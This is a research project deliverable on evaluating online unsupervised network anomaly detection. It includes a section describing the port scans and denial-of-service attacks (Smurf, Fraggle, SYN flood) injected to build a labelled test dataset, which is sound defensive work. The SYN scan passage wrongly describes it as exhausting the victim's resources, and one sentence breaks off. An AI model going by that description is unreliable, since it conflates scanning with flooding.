Experimental evaluation of algorithms for online network characterizations ONTIC: D4.3

Juliette Dromard, Véronique Baudin, Philippe Owezarski, Alberto Mozo Velasco, Bruno ; Ordozgoiti, Sandra Gomez Canaval

Online Network Traffic Characterization

Deliverable

Experimental evaluation of algorithms for online network characterizations

ONTIC Project
(GA number 619633)

Deliverable D4.3
Dissemination Level: PUBLIC

Authors

Dromard, Juliette; Baudin, Véronique; Owezarski, Philippe
LAAS-CNRS

Mozo Velasco, Alberto; Ordozgoiti, Bruno; Gómez Canaval Sandra
UPM

Version

ONTIC_D4.3.2017.02.10.1.1.final

Version History

Previous version	Modification date	Modified by	Summary
0.1	2016.12.22	CNRS	1st draft version
0.2	2017.01.18	SATEC	Integration of SATEC Review
0.3	2017.01.25	POLITO	Integration of POLITO Review
0.4	2017.02.09	POLITO SATEC	Review
1.0 final	2017.02.10	UPM	Integration of UPM inputs
1.1 final	2017.02.14	UPM	3 minor typos corrected

Quality Assurance:

	Name
Quality Assurance Manager	**Alberto Mozo (UPM)**
Reviewer #1	**Miguel Ángel López (SATEC)**
Reviewer #2	**Daniele Apiletti (POLITO)**

Table of Contents

List of figures

List of tables

1 Executive Summary

Deliverable D4.3 aims at presenting the experimental evaluation of algorithms for online network characterization. These algorithms aim at characterizing the network by detecting anomalies in real time and in an unsupervised way.

The first part of this document presents the experimental design exploited to test the platform and the algorithms, and provides detailed information about their configuration and parameterization. This deliverable is used as a base for the implementation of the use case 1 prototype in the context of WP5. Sections 4, 5 and 7 presents the works performed on unsupervised network anomaly detection. Section 4 describes the generation of a ground truth called SynthONTS for Synthetic Network Traffic Characterization of the ONTS Dataset. This ground truth is used to validate the unsupervised network anomaly detector presented in section 4. We claim that this ground truth is realistic, contains many different anomalies and is exhaustive in the anomaly labelling. Section 5 presents the unsupervised network anomaly detector proposed by ONTIC. It is an improved version of ORUNADA presented in deliverable D4.2. Section 7 describes the evaluation deployed to test the unsupervised network anomaly detector using the Google cloud platform and more specifically the Google Dataproc and the Google Storage.

The second part of this deliverable addresses three different scenarios related to forecasting techniques and detection of anomalies. Section 8 describes our progress in network traffic behavior forecasting, as well as the obtained results when applied to the ONTS dataset. In particular, we show the application of deep convolutional neural networks in order to exploit the temporal nature of this forecasting scenario. Section 9 presents SLBN++ a proactive congestion control protocol equipped with forecasting capabilities that outperforms current proposals. Finally, Section 10 shows preliminary results of an approach to detecting anomalous behavior in cloud infrastructure based on deep neural networks.

2 Acronyms

Acronym	Defined as
AUC	Area Under the Curve
CORE	Common Open Research Emulator
DAG	Directed Associated Graph
DoS	Denial of Service
DDoS	Distributed Denial of Service
DWT	Discrete Wavelet Transform
EA	Evidence Accumulation
FP	False Positive
FPR	False Positive Rate
FTP	File Transfer Protocol
GCA	Grid density-based Clustering Algorithm
HDFS	Hadoop FileSystem
ICMP	Internet Control Message Protocol
IGDCA	Incremental Grid density-based Clustering Algorithm
UDP	User Datagram Protocol
nbPackets	Number of packets
Nmap	Network Mapper
NTFF	Network Traffic Forecasting Framework
ONTS	ONTIC Network Traffic Characterization DataSet
ORUNADA	Online and Real-time Unsupervised Network Anomaly Detection Algorithm
PC	Principal Component
PCA	Principal Component Analysis
PCAP	Packet CAPture
PUNADA	Parallel and Unsupervised Network Anomaly Detection Algorithm
PySpark	Spark Python API
R2L	Remote To User
ROC	Receiver Operating Characteristic
SQL	Structured Query Language
SynthONTS	Synthetic ONTS
TCP	Transmission Control Protocol
TP	True positive
TPR	True Positive Rate
UDP	User Datagram Protocol

U2R	User to Root Attacks
UNADA	Unsupervised Network Intrusion Detection Algorithm
WP	Working Package

3 Intended Audience

The intended audience for this deliverable includes all the members of the ONTIC project and specifically those involved in:

- WP4, as they devise the online algorithms.
- WP2, as they design the provisioning subsystem on top of which the algorithms have to run.
- WP5, as they propose use cases which take benefit of the algorithms presented in this deliverable.

Furthermore, this report could be of interest to any person working in the field of traffic pattern evolution, network anomaly detection.

This deliverable may also be useful for persons willing to gain competences in Spark and specifically Spark Streaming and in the google Cloud platform and particularly the Google storage and Google Dataproc.

We recommend reading the deliverable D4.2 “Algorithms Description Traffic pattern evolution and unsupervised network anomaly detection” as this deliverable is a follow-up of this latter. Furthermore, a solid background in Spark is needed and we recommend reading the “D2.3 Progress on ONTIC Big Data architecture”. The data used in the deliverable (collect and transformation of the data) is well described in the deliverable “D2.4 The Provisioning Subsystem”.

4 Ground Truth Generation

A network anomaly detector must be able to detect the network anomalies in any network traces with a low number of FPs. To validate the performance of a network anomaly detector, a ground truth with a large number of different anomalies included on network traces is mandatory. A ground truth in the context of network anomaly detection is a set of network traces where all the anomalies are clearly identified and labeled. This later must be realistic and contain many different type of anomalies so that the results obtained with this ground truth can be generalized.

As pointed out in [1], there is a lack of available ground truths in the field because of the sensitive nature of these data and of the difficulties to generate a high-quality ground truth. To the best of our knowledge, there are three main complete available ground truths, the KDD99 ground truth (summary of the DARPA98 traces) [2], the MAWI ground truth [3] and the TUIDS dataset [4].

The KDD99 contains multiple weeks of network activity from a simulated Air Force network generated in 1998. The recorded network traffic has been summarized in network connections with 41 features per connection. It contains 22 different types of attacks which can be classified into 4 categories; denial of service, remote to local, user to root and probe. As attacks have been hand injected under a highly controlled environment, every label is reliable, which may not be case when labels are added to real world network traces using file inspection and network anomaly detectors, as it is impossible to know the intention (benign or malicious) behind every connection. Although the KDD99 dataset is quite old, it still largely used and considered as a landmark in the field. The KDD99 has received many criticisms mainly due to its synthetic nature [5] .

On the contrary, the MAWILab dataset is recent and is still being updated. It consists of labeled 15 minutes network traces collected daily from a trans-Pacific link between Japan and the United States [3]. However, the MAWILab ground truth is questionable, as it has been obtained by combining the results of four unsupervised network anomaly detectors [6]. Furthermore, labels are often not very relevant, for example, many anomalies are labeled as “HTTP traffic”. Furthermore, after a manual inspection, some anomalies do not seem to exhibit any strange pattern.

The TUIDS (Tezpur University Intrusion Detection System) was created at the end of 2015 [4]. The dataset was created using a large university testbed where the normal network traffic is generated based on the day-to-day activities of users and especially generated traffic from configured servers. The attack traffic is created by launching 22 different types of attack within the testbed network in three different subsets: intrusion attempts, scans and DDoS. It can be noticed that some of their attacks are quite outdated, like the jolt attack which is only possible on very old exploitation systems like Windows 95 or Windows NT 4.0. Nevertheless, this dataset seems interesting as it uses a large testbed and a real and rich normal traffic. However, we never succeeded in getting this dataset. We sent many e-mails to the authors of the article but without success even though they specified that their dataset was available on demand.

In order, to overcome the lack of available datasets, researchers often build their own ground truth. We have identified three main techniques used in the literature, the manual inspection of network traces [7] [8] [9], the generation of synthetic traces via simulation or network emulation [10] [11] and the injection of anomalies in existing network traces [7]. None of these methods are perfect. They possess their own drawbacks and they cannot guarantee accurate evaluation study; the values of true positives and negatives and false positives and negatives cannot be exactly estimated. In manual inspection neither automated algorithms nor human domain experts can identify all the anomalies of a trace with complete confidence [10].

Furthermore, due to the fuzzy definition of a network anomaly, it is hard, even for an expert, to decide when a flow becomes an anomaly, i.e. when a flow becomes rare enough to be considered as an anomaly. On the other hand, to build synthetic traces, normal traffic needs to be modeled, however, existing models often fail to catch the complexity of this traffic and the generated traffic is often not realistic. The injection of anomalies consists in injecting anomalies in existing traffic. Furthermore, the injection must be well tuned to obtain realistic network traces.

Due to existing ground truth issues, we decide to generate our own dataset called SynthONTS. We generate synthetic anomalies that we inject inside the ONTS dataset. We created SynthONTS in two steps:

1. First, we selected a PCAP file from the ONTS dataset to inject the synthetic anomalies. We had to insure that this PCAP has no big anomaly and to identify all the anomalies it could possibly contain. To overcome the issues of manual inspection presented above, we use a small PCAP file of about 300 seconds in order to be able to make a good inspection and we reuse the same PCAP to inject different network anomalies. Furthermore, we plan to make these PCAP files available to the community in order to get feedback and help us improve the quality of our manual inspection.
2. Second, we generated the anomalies. To overcome the issues of synthetic anomalies presented above, we use an emulator rather than a simulator, therefore it does not rely on any model to generate the traffic and the generated anomalies are more realistic. Furthermore, the network generated on the emulator is as close as possible from the one where the PCAP traces were collected. Therefore, they are not incoherent with the PCAP file selected of the ONTS dataset.

In the following, this section presents the (1) list of generated attacks, (2) the tools used, (3) the selected PCAP file and finally the (4) generation of synthetic anomalies.

4.1 List and description of generated anomalies

We generate three types of anomalies:

- Network recognition anomalies [12]: The goal is to discover and identify some hosts on a targeted network. This is often the first step before an attack. It is therefore very important to identify this stage.
- DoS and DDoS attacks: These attacks aim at disrupting a machine or network resource, so that its services become temporarily or indefinitely unavailable to its intended users. In the case of a DDoS, the attack is launched by many attackers (machines) whereas there is only one attacker (machine) in a DoS.
- Other type of attacks like brute force attack to discover passwords and gather sensitive data.

4.1.1 Network recognition anomalies

Before launching an attack the attacker needs to discover some information concerning its targets. The attacker wants to gather information about its targets like their operating systems, their running services, their versions, and their list of open ports. To gather this information, they can use scan methods like TCP SYN scan, TCP Connect scan and UDP scan.

TCP SYN scan is the default and most popular scan option. It can be performed quickly, scanning thousands of ports per second on a fast network not hampered by restrictive firewalls. It consists in sending a large number of SYN packets to the target. For each SYN, the target allocates resources for a new TCP connection. The attacker creates many TCP connections and never closes them in order to exhaust the victim resources.

Figure1 shows messages exchanger between Penetration Tester/Hacker and a selected target.




Figure 1: TCP Syn scan

TCP connect scan is very similar to the TCP-SYN scan. The major difference is that the TCP connection is fully established. A TCP Connect() scan attempts the three-way handshake with every TCP port. Figure 2 shows the message exchanger between Hacker and Target through Internet Network.




Figure 2: TCP connect scan

UDP scan works by sending a UDP packet to every targeted port. While most popular services on the Internet run over the TCP protocol, UDP services are widely deployed. DNS, SNMP, and DHCP (registered ports 53, 161/162, and 67/68) are three of the most common. Because UDP scanning is generally slower and more difficult than TCP, some security auditors ignore these ports. This is a mistake, as exploitable UDP services are quite common and attackers certainly don't ignore the whole protocol. A big challenge with UDP scanning is doing it quickly. Open and filtered ports rarely send any response. Closed ports are often an even bigger problem. They usually send

back an ICMP port unreachable error. But unlike the RST packets sent by closed TCP ports in response to a SYN or connect scan, many hosts rate limit ICMP port unreachable messages by default. Linux and Solaris are particularly strict about this. For example, the Linux 2.4.20 kernel limits destination unreachable messages to one per second (in net/ipv4/ICMP.c).
Figure 3 shows the messages exchanger between Hacker and Target.




Figure 3: UDP scan

NULL scan: In a NULL scan a packet is sent to a TCP port with no flags set. In normal TCP communication, at least one bit—or flag—is set. In a NULL scan, however, no bits are set. RFC 793 states that if a TCP segment arrives with no flags set, the receiving host should drop the segment and send an RST.

Xmas scan: In Xmas scan, the attacker sends TCP packets with the following flags:

- **URG**— Indicates that the data is urgent and should be processed immediately
- **PSH**— Forces data to a buffer
- **FIN**— Used when finishing a TCP session

The trick in this scan is not the purpose of these flags, but the fact that they are used together. A TCP connection should not be made with all three of these flags set. Usually, the host or network being scan returns a RST packet. Figure 4 shows the messages exchanger between Hacker and Target in the case of NULL or Xmas scan.




Figure 4: TCP NULL and Xmas flags scan

Ping scan consists in sending an ECHO ping to a target (host discovery) or a network (network discovery). If a given address is alive, it returns an ICMP ECHO reply.
Figure 5 shows the messages exchanger between Hacker and Target.




Figure 5: ICMP scan

IP protocol scan allows you to determine which IP protocols (TCP, ICMP, IGMP, etc.) are supported by target machines. This isn't technically a port scan, since it cycles through IP protocol numbers rather than TCP or UDP port numbers.

4.1.2 Attacks

We selected some attacks, based on some articles describing attacks encountered in real life [4] [12]. Most attacks are DoS (Denial of Service) and DDoS (Distributed Denial of Service) attacks. The main goal of DoS and DDoS is to generate very huge flows of data, in order to generate dysfunction and or shutdowns of a selected target.
We have also some generic attacks, like FTP brute force cracking: the goal is to catch passwords used by applications like FTP.

1.1.1.1. DDoS Attacks

2. Smurf

The Smurf Attack is a distributed denial-of-service attack where an attacker uses a set of amplifier hosts to exhaust the resource of a machine (the victim). The attacker sends a large numbers of Internet Control Message Protocol (ICMP) packets with the intended victim's spoofed source to a set of machines using an IP Broadcast address. These machines are the amplifiers. They will, by default, respond by sending a reply to the source IP address (which is the victim). If the number of machines on the network that receive and respond to these packets is very large, the victim's computer will be flooded with traffic. This can slow down the victim's computer to the point where it becomes impossible to work on. Figure 6 presents the architecture used to generate a Smurf attack.




Figure 6: Smurf attack

3. Fraggle

A Fraggle attack is a denial-of-service (DoS) attack that involves sending a large amount of spoofed UDP traffic to a router's broadcast address within a network. It is very similar to a Smurf Attack, which uses spoofed ICMP traffic rather than UDP traffic to achieve the same goal. Given those routers (as of 1999) no longer forward packets directed at their broadcast addresses




Figure 7: Fraggle

4. Syn DDoS

A SYN flood is a form of denial-of-service attack in which an attacker sends a succession of SYN requests to a target's system in an attempt to consume enough server resources to make the system unresponsive to legitimate traffic. In the case of a Syn DDoS there are many machines performing a SYN DoS targeting the same machine.

